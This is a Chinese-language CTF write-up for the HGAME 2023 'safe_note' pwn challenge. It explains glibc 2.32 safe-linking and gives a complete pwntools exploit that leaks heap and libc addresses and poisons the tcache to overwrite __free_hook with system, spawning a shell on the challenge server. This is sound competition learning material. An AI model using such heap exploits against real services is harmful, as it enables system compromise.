
HGAME 2023 Week3 writeup by ff1y

Table of Contents

PWN

safe_note



保护全开

拖进ida，发现好像跟上周的editable_note是一样的，只是libc换成了2.32版本的，区别就在于多了个对tcache和fastbin的fd指针的异或加密，所以要先泄露heap地址，然后就跟editable_note的步骤差不多了。

但是发现main_arena的地址泄露不出来，我本来以为难道因为2.32异或了一下出现了0，但是它又不在tcache或者fastbin中，没想到学长说仅仅是这个值本身比较特殊，所以我想到了用edit的功能把0的地方覆盖掉进行输出，但是进行到后来卡住了，显示如下

```
"malloc(): unsorted double linked list corrupted"
```

网上查到

```
if (__glibc_unlikely (bck->fd != victim)
    || __glibc_unlikely (victim->fd != unsorted_chunks (av)))
  malloc_printerr ("malloc(): unsorted double linked list corrupted");
```

大概就是会检查一下，所以就要把之前该过的地方再改回去就好了。(一开始把它改回成"\x0a"了，怎么也不行，后来发现puts会把"\x00"变成换行符输出，所以应该改回成"\x00"而不是"\x0a")

最后本来第10个0x20的chunk里是放参数"/bin/sh"的，但是考虑到free的时候是放到tcache里的，所以我想应该也要跟地址异或一下，但是运行起来不太行，后来我想干脆别让它放到tcache里，就把大小改成0x90，里面直接放字符串"/bin/sh"就可以了。

exp：

```
from pwn import *
context(os='linux',arch='amd64',log_level='debug')
#p = process("./safe_note")
p = remote('week-3.hgame.lwsec.cn',30200)
elf = ELF("./safe_note")
libc = ELF("./glibc-all-in-one/libs/2.32-0ubuntu3.2_amd64/libc-2.32.so")

def add(index, size):
    p.sendlineafter(b">", b"1")
    p.sendlineafter(b"Index: ", str(index).encode())
    p.sendlineafter(b"Size: ", str(size).encode())

def delete(index):
    p.sendlineafter(b">", b"2")
    p.sendlineafter(b"Index: ", str(index).encode())

def edit(index, content):
    p.sendlineafter(b">", b"3")
    p.sendlineafter(b"Index: ", str(index).encode())
    p.sendafter(b"Content: ", content)

def show(index):
    p.sendlineafter(b">", b"4")
    p.sendlineafter(b"Index: ", str(index).encode())

def xor_ptr(ptr1,ptr2):
    result=((ptr1>>12)^(ptr2))
    return result

#gdb.attach(p)
# leak heap_base
add(13,0x90)
delete(13)
show(13)
leak=u64(p.recv(5).ljust(8,b'\x00'))<<12
print("leak:",hex(leak))
heap_base=leak

for i in range(8):
    add(i, 0x90)

add(8, 0x20)

for i in range(8):
    delete(i)

show(7)
#0x1E3BA0
libc_base0 = u64(p.recv(6).ljust(0x08, b"\x00"))#- 0x1E3C00
success("libc_base0 = " + hex(libc_base0))
```

```
libc_base = libc_base0- 0x1E3C00
success("libc_base = " + hex(libc_base))
edit(7,b"a")
show(7)
libc_base1 = u64(p.recv(6).ljust(0x08, b"\x00"))#- 0x1E3C00
success("libc_base1 = " + hex(libc_base1))
libc_base = libc_base1- 0x1E3C00
success("libc_base = " + hex(libc_base))
libc_base = libc_base-0x61
success("libc_base = " + hex(libc_base))
__free_hook = libc_base + libc.sym["__free_hook"]
system_addr = libc_base + libc.sym["system"]
edit(7,b'\x00')
show(7)
libc_base0 = u64(p.recv(6).ljust(0x08, b"\x00"))#- 0x1E3C00
success("libc_base0 = " + hex(libc_base0))
add(9, 0x20)
add(10, 0x90)
delete(8)
delete(9)
b = b'/bin/sh\x00'
num=int.from_bytes(b,'little')
edit(10, b'/bin/sh\x00')#p64(num^((heap_base+0x490)>>12))
edit(9, p64((__free_hook)^((heap_base+0x460)>>12)))
add(11, 0x20)
add(12, 0x20)
edit(12, p64(system_addr))

delete(10)
p.interactive()
```